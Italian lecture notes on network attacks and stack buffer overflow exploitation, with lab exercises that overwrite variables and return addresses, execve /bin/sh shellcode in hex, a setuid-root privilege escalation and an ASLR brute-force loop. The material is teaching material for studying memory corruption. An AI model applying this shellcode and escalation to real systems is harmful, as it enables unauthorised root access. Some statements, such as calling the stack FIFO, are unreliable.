NETWORK SECURITY

27/04/2023

In questo capitolo ci concentreremo sugli attacchi di rete (da *rete locale* o *geografica* o mediante *programmi esterni*)

Problemi su una LAN:
- *Intrusione*
- *Malware*
- *Sniffing*: Intercettazione del traffico di rete
- *Spoofing*: Falsificazione di indirizzi
- *DoS*

Contromisure:
- Sicurezza Perimetrale
- Sicurezza sugli end-point
- Sicurezza sull'applicazione
- Controllo di accesso
- *IDS*: Programmi di rilevamento delle intrusioni

...

- Proibire l'installazione di software
- Proibire l'esportazione dei dati critici (DPL)
- Privilegi differenziati in base al tipo di utente
- Antivirus
- EDR: Endpoint Detection and Response
- Antimalware
- Mantenere dei Backup

...

Sniffing: Intercettazione del Traffico

02/05/2023

Premesse:
- É possibile su LAN
- É possibile su Internet (scala globale) ma solo se si ha accesso all'infrastruttura di rete

Tipologie di attacco:
- Manomissione switch/router
- **ARP Poisoning**: L'avversario intercetta ARP request e si finge per un altro host

Contromisure:
- Lato interno:
  - Evitare Hub (traffico broadcast)
  - Cifrare (a lv.applicativo/trasporto/rete)
  - Routing Statico
  - ARP Statico
  - DHCP Statico
  - Rilevamento Indirizzi falsi

- Lato esterno:
  - Cifrare
  - Impedire link diretto da rete non sicura

Spoffing : Falsificazione di un Indirizzo

A qualsiasi livello (MAC, IP, …)

Tipologie di attacco:

- **IP Spoofing:**
  - Possibile su rete locale
  - Impossibile su rete globale con TCP poiché è necessaria una condizione di handshake bidirezionale

- **Web Spoofing**: Falsificazione dell'URL a contenuti arbitrari
- **DNS Spoofing**: Falsificazione del DNS
  - É possibile fingendomi per il DNS o attaccando il DNS Server

---

DoS: *Denial of Service*

Tipologie di attacco che mira a rendere non disponibile un servizio
  - Saturando Risorse Host
  - Saturando Risorse Network

É difficile da realizzare come attacco ma é anche difficile prevenirlo.

- **DDoS:** Attacchi Distribuiti di tipo DoS
  - Si parla di "BotNet" o "Zombie" che vengono *svegliati* nel momento dell'attacco.

Due tipologie di attacco:

- Diretto
  - Es: **SYN Flooding**: Inondazioni di connessioni TCP … completate solo a metà
- Reflector: con l'ausilio di un *Reflector* benevolo
  - Es: **ICMP echo request**: Inondazione di *echo request* verso un *Reflector* con <IP sorgente falsificato, IP destinazione broadcast >
  - Es: **replay SMTP**: simile a sopra

SOFWARE SECURITY

04/05/2023

Iniziamo ora il discorso relativo alla **Software Security**.
Più nello specifico parleremo di **Memory Corruption**...che effettueremo attraverso la così detta tecnica del "**Buffer Overflow**".

Nei laboratori di seguito useremo una:


- Architettura a 32bit AI32-CISC:
  - 8 registri a 32bit
  - 6 registri a 16bit
  - Little-Endian
    - I Byte vengono scritti al contrario in memoria: ABCD -> DCBA
  - ABI: *Application Binary Interface*; come gli eseguibili interagiscono con il SO
  - ILP32: Data Model; tutto è di 32bit
  - Stack con politica FIFO
    - Stack Point di 32bit=4Byte
    - Top of Stack: ESP
    - Base Point: EBP

Esempio:

```c
int function_B(int a, int b){
    int x, y;
    x = a * a;
    y = b * b;
    return (x + y);
}

int function_A(int p, int q){
    int c;
    c = function_B(p,q);
    return c;
}

int main(int argc, char** argv, char** envp){
    int ret;
    ret = function_A(1,2);
    return ret;
}
```

Quando viene eseguita una funzione si crea uno **Stack Frame**.

area di lavoro della funzione; spazio tra ESP e EBP



Assembler code for B:

```
push    ebp
mov     ebp,esp
sub     esp,0x10
mov     eax,DWORD PTR [ebp+0x8]
imul    eax,DWORD PTR [ebp+0x8]
mov     DWORD PTR [ebp-0x4],eax
mov     eax,DWORD PTR [ebp+0xc]
imul    eax,DWORD PTR [ebp+0xc]
mov     DWORD PTR [ebp-0x8],eax
mov     eax,DWORD PTR [ebp-0x8]
mov     edx,DWORD PTR [ebp-0x4]
add     eax,edx
leave
ret
```

```c
int function_B(int a, int b){
    int x, y;
    x = a * a;
    y = b * b;
    return (x + y);
}
```

```
push    ebp
mov     ebp,esp
sub     esp,0x10
```

Scrive sullo stack il valore di EBP: vecchio, della funzione chiamante
Cambio il valore di EBP: EBP=ESP
Faccio crescere lo stack di 16Byte (4 celle)

Si parla di "**prologo**"

sottraggo

$0x10 = (16)_{10}$

```
mov     eax,DWORD PTR [ebp+0x8]
imul    eax,DWORD PTR [ebp+0x8]
mov     DWORD PTR [ebp-0x4],eax
```

EAX = (EBP + 0×8) (A)
EAX = (A * A)
(EBP - 0x4) = EAX (X)

```
mov     eax,DWORD PTR [ebp+0xc]
imul    eax,DWORD PTR [ebp+0xc]
mov     DWORD PTR [ebp-0x8],eax
```

EAX = (EBP + 0×C) (B)
EAX = (B * B)
(EBP - 0x8) = EAX (Y)

```
mov     eax,DWORD PTR [ebp-0x8]
mov     edx,DWORD PTR [ebp-0x4]
```

EAX = (EBP - 0×8) (Y)
EDX = (EBP - 0x4) (X)

```
add     eax,edx
```

EAX = X + Y

Quando effettuo la leave viene ripristinato lo stato precedente alla chiamata di funzione:

1. add esp,0x10
2. ripristina il vecchio EBP
3. ritorna all'ambiente chiamante

```
mov     esp,ebp
pop     ebp
ret
```

Si parla di "**epilogo**"

Un esempio di *Memory Corruption* é quello del ***Buffer Overflow***.

Supponiamo di avere la seguente funzione per autenticare un utente:

```
int authenticate(char *username, char *password) {

int authenticated;
char buffer[1024];

authenticated = verify_password(username, password);
if(authenticated == 0) {
  sprintf(buffer, ”password is incorrect for user: %s \n” , username);
  log(”%s”, buffer);
  }
return authenticated;
}
```

La sprintf (come anche altre) è una funzione vulnerabile!
Questo perché scrive direttamente sul buffer e quest'ultimo è soggetto a overflow.

Se l'attacco ha successo, con l'overflow, si può corrompere la memoria e ad esempio intaccare il bit di controllo della funzione *authenticated* dell'esempio precedente che ci dà accesso al sito.

Per fortuna però non così facile! Il SO ed il programma stesso hanno dei meccanismi di protezione che evitano lo sfruttamento di queste vulnerabilità.

Negli esempi di seguito, al fine della simulazione su macchinina virtuale dobbiamo necessariamente disabilitare tali controlli che evitano lo *Smashing* dello stack, ovvero la sovrastruttura:

É importante disabilitare:

- ASLR - *Address Space Layout Randomization*
  - sudo sysctl -w kernel.randomize_va_space=0
- Shell Protction
- Stack Protector
  - -fno-stack-protector
  - -z execstack per eseguire il codice all'interno dello stack
  - -g per eseguire con debug


Esempio: sovrascrivo variabile locale!

stack1.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv) {
        int cookie;
        char buf[80];


        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x41424344)
                printf("you win!\n");
}
```


Obiettivo: stampare "*YOU Win!*"

Idea: sovrascrivere &Cookie



Soluzione da riga di comando

```
$ python -c 'print("A"*80+"DCBA")'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAADCBA

$ python -c 'print("A"*80+"DCBA")' |  ./stack1
buf: ffb93274 cookie: ffb932c4
you win!
```



Soluzione equivalente creando un *contenuto*

```
#exploit1.py
import sys

#prepare the content
content = 80*"A"+"DCBA"

# write to badfile
with open("badfile", "w") as f:
        f.write(content)
```

```
#exploit2.py                                  con caratteri esadecimali
import sys

# prepare the content
content = bytearray(0x41 for i in range(80))

#prepare the cookie content "ABCD"
over = 0x41424344;

offset = 81
content[offset:offset + 4] =
        (over).to_bytes(4,byteorder=little")

# write to badfile
with open("badfile", "wb") as f:
        f.write(content)
```

Soluzione preferibile perché ci consente anche di scegliere l'ordinamento dei Byte

//stack2.c

```
int bof(char *str){
char buffer[BUF_SIZE];
int cookie;
strcpy(buffer, str); //vulnerable
if (cookie == 0x41424344)
                printf("you win!\n");
return 1; }

int main(int argc, char **argv) {
char str[400];
FILE *badfile;
char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 400, badfile);
bof(str);
return 1; }
```

Esempio 2:

L'esercizio si complica di molto se coockie==0x00424300

Questo poiché "00" viene interpretato come fine stringa.
Le soluzioni precedenti non funzionino.

Idea: modificare il PC (*Programmi Counter*) e puntarlo sulla printf (che so esserci da qualche parte)

Questo concetto prende il nome di *EIP rewriting*

Per farlo:
- Devo trovare nel file eseguibile l'istruzione che stampa you win con il debugger
  - Sono certo esserci perché il programma è stato compilato.
  - Per aiutarmi basta trovare l'istruzione if (tradotta come *jne- jump not equal*)
  - L'istruzione successiva sarà la nostra vittima
- Sfruttare il *Buffer Overflow* e dettare il PC

```
$ gdb stack4

gdb-peda$ info files
Local exec file:
        `/home/bob/lezioni/sicII/esercizi/stack/stack4',
                                        file type elf32-i386.
        Entry point: 0x8048380
        0x08048154 - 0x08048167 is .interp
        0x08048168 - 0x08048188 is .note.ABI-tag
        …
        0x080485b0 - 0x08048660 is .eh_frame
        0x0804a020 - 0x0804a028 is .data
        0x0804a028 - 0x0804a02c is .bss

gdb-peda$
```

Stampo le (10) istruzioni (i) che ci sono dopo l'entry point (0×8048380):

```
gdb-peda$ x/10i 0x8048380
  0x8048380:  xor    ebp,ebp
  0x8048382:  pop    esi
  0x8048383:  mov    ecx,esp
  0x8048385:  and    esp,0xfffffff0
  0x8048388:  push   eax
  0x8048389:  push   esp
  0x804838a:  push   edx
  0x804838b:  push   0x8048540
  0x8048390:  push   0x80484d0
  0x8048395:  push   ecx
gdb-peda$
  0x8048396:  push   esi
  0x8048397:  push   0x804847d
  0x804839c:  call   0x8048370 <__libc_start_main@plt>
  …
```

Prima istruzione del main

Stampo le (10) istruzioni (i) che ci sono dopo l'invocazione del main (0×804847d):

```
gdb-peda$ x/10i 0x804847d
   0x804847d:  push   ebp
   0x804847e:  mov    ebp,esp
   0x8048480:  and    esp,0xfffffff0
   0x8048483:  sub    esp,0x70
   0x8048486:  lea    eax,[esp+0x6c]
   0x804848a:  mov    DWORD PTR [esp+0x8],eax
   0x804848e:  lea    eax,[esp+0x1c]
   0x8048492:  mov    DWORD PTR [esp+0x4],eax
   0x8048496:  mov    DWORD PTR [esp],0x8048560
   0x804849d:  call   0x8048330 <printf@plt>
gdb-peda$ (return)
```

...e vado avanti...

```
gdb-peda$
   0x80484a2:  lea    eax,[esp+0x1c]
   0x80484a6:  mov    DWORD PTR [esp],eax
   0x80484a9:  call   0x8048340 <gets@plt>
   0x80484ae:  mov    eax,DWORD PTR [esp+0x6c]
   0x80484b2:  cmp    eax,0xd0a00
   0x80484b7:  jne    0x80484c5
   0x80484b9:  mov    DWORD PTR [esp],0x8048578
   0x80484c0:  call   0x8048350 <puts@plt>
   0x80484c5:  leave
   0x80484c6:  ret
gdb-peda$
gdb-peda$ x/s 0x8048578
0x8048578:    "you win!"
```

Dopodiché:

```
import sys
# Fill the content of the whole buffer with "A" (0x41)
content = bytearray(0x41 for i in range(50))
```

Ci prepariamo 50 Byte del file che andremo a scrivere

```
#return address = addr of starting point of printf("you win!")
ret = 0x80484b9 #insert correct address here based on debug session
```

Setto il return address trovato prima

```
#define the offset in buffer for the return address
offset = 40 #compute based on debug session ($ebp-&buffer+4)

# Fill the return address field with the formatting of ret
content[offset:offset + 4] = (ret).to_bytes(4,byteorder="little")
```

Lo scrivo tra il 40esimo al 43esimo Byte del buffer


```
with open("badfile", "wb") as f:
        f.write(content)
```

→

```
you win!
Segmentation fault
```

Perché l'offset parte dal 40esimo Byte?

Perché devo selezionare dall'inizio del buffer (in alto) fino a EIP (dove devo andare a sovrascrivere).



Come faccio a sapere quanto vale il puntatore EBP e buffer? Vado a vedere nel debugger, QUANDO INIZIA LA FUNZIONE bit

Prima di runnare inserisco un breakpoint in modo di fermarmi quando entro nella funzione bof:

```
gdb std4

//insert breakpoint at beginning of foo() and run
(gdb) b bof
(gdb) run
(gdb) Breakpoint ...

(gdb) p $ebp
$1 = (void *) 0xbfffea98
(gdb) p &buffer
$2 = (char (*)[24]) 0xbfffea74
(gdb) p/d 0xbfffea98-0xbfffea74
$3 = 36
```

di EIP

```
//will then insert 36+4 = 40 as a start for the return addr
//where 40 is an offset wrt the starting addr of buffer
```

Esempio 3: Non c'è la scritta "you win"
Quindi a differenza di prima , non c'è alcuna istruzione che stampa you win

Stack5.c

```
int bof(char *str){
int cookie;
char buffer[BUF_SIZE];
strcpy(buffer, str); /* vulnerable */
if (cookie == 0x00424300)
        printf("you lose!\n");
return 1;}

int main( ){
char str[517];
FILE *badfile;
char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;}
```

Idea: mi creo tale istruzione!

Questo tipo di programma prende il nome (impropriamente) di *Shell Code*

script già compilato senza bisogno di un programma di supporto

É importante che tale programma sia il più piccolo possibile (per dei vincoli nello stack) e per farlo lo scrivo direttamente in assembler:

```
        jmp heh
go_back:
        xor eax, eax    } EAX = 0
        xor ebx, ebx    } EBX = 0
        xor edx, edx    } EDX = 0
        mov al,0x4          ;system call write
        mov dl,0x9          ;string length (needed by write syscall)
        pop ecx             ;get string address  (needed by write syscall)
        mov bl,0x1          ;stdout reference for syscall write
        int 0x80            ;syscall    Chiamo systemcall
        xor eax, eax
        inc eax ; eax will be 1 (syscall corresponding to exit)
        int 0x80
heh:
  call go_back
  db 'you win!\n'
```

Nota bene: questo programma non è nella memoria.
Per ovviare a questo ho due opzioni:
1: inserisco queste istruzioni in una variabile di ambiente
2: scrivo le istruzioni nel buffer

Primo modo: inserisco le istruzioni in una variabile di ambiente

Per farlo:

A. Visualizzo le istruzioni macchina del programma precedente
B. Li estraggo in una variabile di ambiente

```
# objdump -d youwin
youwin:     formato del file elf32-i386
Disassemblamento della sezione .text:
08048060 <cstart>:
 8048060:       eb 14                   jmp    8048076 <heh>
08048062 <go_back>:
 8048062:       31 c0                   xor    %eax,%eax
 8048064:       31 db                   xor    %ebx,%ebx
 8048066:       31 d2                   xor    %edx,%edx
 …
export SHELLCODE=$(python -c 'print
"\xeb\x14\x31\xc0\x31\xdb\x31\xd2\xb0\x04\xb2\x09\x59\x
b3\x01\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x7
9\x6f\x75\x20\x77\x69\x6e\x21\x5c\6e"')
```

Tale variabile di ambiente é esportabile e quindi raggiungibile da qualsiasi programma.
L'idea dunque é sovrascrivere il PC con l'indirizzo in memoria della variabile di ambiente.

Qual è l'indirizzo della variabile d'ambiente?
Lo faccio con il seguente programma:

```
int main(int argc, char *argv[]) {
        char *ptr;
        if(argc < 3) {
                printf("Usage: %s <environment variable>
                        <target program name>\n", argv[0]);
                exit(0);}

        ptr = getenv(argv[1]); /* get env var location */
        ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for program name */
        printf("%s will be at %p\n", argv[1], ptr);
}
```

```
$ mygetenv SHELLCODE st5 #get addr
SHELLCODE will be at 0xbffff08e

#insert 0xbffff08e as a return address in exploit5.py
$ python3 exploit5.py
$ st5
you win!\$
```

Secondo modo: Come prima solo che anziché avere una shellcode che stampa youwin, abbiamo una schellcode che fa partire una schell

```
#include <stdio.h>
int main()
{
        char* happy[2];
        happy[0] = "/bin/sh";
        happy[1] = NULL;
        execve(happy[0], happy, NULL);
}
```

Grazie all'apertura di una shell possiamo fare di tutto.
Ad esempio ciò rende possibile, come vedremo dopo, un attacco di tipo ***Privilage Escalation*** per aumentare i privilegi (non avendone diritti)

```
cstart:
xor eax, eax
  push eax; PUSH 0x00000000 on the Stack
  push 0x68732f6e
  push 0x69622f2f  ;PUSH //bin/sh in reverse i.e. hs/nib//
  mov ebx, esp  ;Make EBX point to //bin/sh on the Stack using ESP
  push eax ;PUSH 0x00000000 using EAX
  mov edx, esp  ; point EDX to it using ESP
  push ebx  ;PUSH Address of //bin/sh on the Stack
  mov ecx, esp  ;make ECX point to it using ESP
  ; EAX = 0, Let's move 11 into AL to avoid nulls in the Shellcode
  mov al, 11
  int 0x80 ;call execve
cend:
```


```
# nasm -f elf32 shell.asm
# ld -m elf_i386 -o shell shell.o
#./shell
$exit
```

```
$ objdump -d shell
shell:     formato del file elf32-i386
Disassemblamento della sezione .text:
08048060 <cstart>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       50              push   %eax
 8048063:       68 6e 2f 73 68          push   $0x68732f6e
 8048068:       68 2f 2f 62 69          push   $0x69622f2f
 …
 8048075:       b0 0b                   mov    $0xb,%al
 8048077:       cd 80                   int    $0x80
$ export SHELLCODE=$(python -c 'print
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')

$ gcc -DBUF_SIZE=24 -o st5 -fno-stack-protector stack5.c
$ sudo su
# whoami
root
# chown root st5
# chmod 4777 st5
# ls -l stack5-mod
-rwsrwxrwx 1 root seed 7516 Apr 30 05:20 st5

$ sudo sysctl -w kernel.randomize_va_space=0 #disable ASLR
$ mygetenv SHELLCODE st5
SHELLCODE will be at 0xffffd3ee
#insert 0xffffd3ee as a return address in exploit5.py
$ python3 exploit5.py
$st5
# whoami
root
```

Concludiamo questa nostra breve trattazione sulla *Memory Corruption* con un ultimo tipo di attacco:
Privilage Escalation

Essenzialmente per ogni risorsa ci sono 3 tipologie di utente:
- *O - Owner*: utente che ha creato la risorsa
- *G - Grower*: utenti con cui collabora l'Owner
- *A - All*: altri utenti

E 3 tipologie di operazioni:
- *r - read*
- *w - write*
- *e - execut*



Con: $chmod a+X file
Aggiungo ad All la protezione relativa execut

SET-UID: estensioni di tali vincoli in maniera programmabile (esempio: si pensi al rendere disponibile il tema d'esame un determinato giorno ad un determinato orario).

Lo si fa settando il così detto "**bit s**" ad 1. Se settato male (vulnerabilità) l'utente malevolo può aggirare i vincoli imposti: permette ad un eseguibile di essere eseguito con i permessi dell'Owner anche se chi esegue non é l'Owner del file.

Posso ora aprire all'interno del programma una shell con privilegi di root (detta *Reverse Shell*), diversa dalla shell che ha avviato il programma.

Possiamo ora concludere e rispondere alla domanda:
Qual è il funzionamento di un attacco basato su *Buffer Overflow?*

In generale il *Buffer Overflow* é una condizione che si verifica quando in un buffer di una certa dimensione vengono scritti più dati di quanti il buffer ne possa contenere.

Quando il buffer é allocato nello stack, ovvero é una variabile locale di una funzione, l'eventuale immissione all'interno del buffer di una quantità di dati superiore alla sua portata prende il nome di *Stack Buffer Overflow*.
In questo caso:

- É possibile sovrascrivere importanti dati come il:
  - *frame pointer - ESP*
  - *return address - EIP*; EIP Rewriting
    - É dunque possibile saltare:
      - ad allocazioni di memoria non accessibili (generando errori) o
      - ad allocazioni di memoria ben precise (a cui l'attaccante vuole accedere)
        - Shellcode Attack in cui i dati inseriti all'interno del buffer o in una variabile di ambiente contengono codice eseguibile (in assembly)

Quali sono le contromisure adottate?

- **ASLR**: Sistema di sicurezza (a livello applicativo del SO) che *randomizza* gli indirizzi di memoria utilizzati dal SO per allocare lo spazio necessario al programma, evitando slot di memoria continui che consentano la *Memoru Corruption*: *Buffer Overflow*.

- **Separare lo spazio di Memoria** "del codice" da quello "dei dati"

- **Canarino**: Sistema di protezione (di sicurezza a livello del compilatore) degli indirizzi di memoria, svolto dal compilatore che inserisce una specifica sequenza di Byte tra le variabili locali.

  Se il "*canarino*" ovvero il valore di Byte inseriti, venisse violato/cambiato, l'esecuzione del programma viene bloccata immediatamente.

Curiosità: il nome deriva da una tecnica utilizzata molti anni fa dai minatori per capire se l'aria all'interno della miniera era respirabile o meno. L'esperimento consisteva nel calare il canarino (chiuso in una gabbia) lungo un pozzo ...

Nota bene: con ASLR attivo è possibile effettuare un Attacco di Forza Bruta.
Questo è possibile poiché lo spazio di indirizzamento è limitato (un certo numero di bit)...per cui esiste un numero finito di combinazioni

```
SECONDS=0
value=0

while [ 1 ]
        do
        value=$(( $value + 1))
        echo "$SECONDS seconds elapsed"
        echo "The program has been running $value times"
        stack
done
```

```
$ repeatStack
…
Segmentation fault
60 seconds elapsed
The program has been running 65073 times
./repeatStack: line 12: 17684
Segmentation fault
60 seconds elapsed
The program has been running 65074 times
# whoami
root
#
```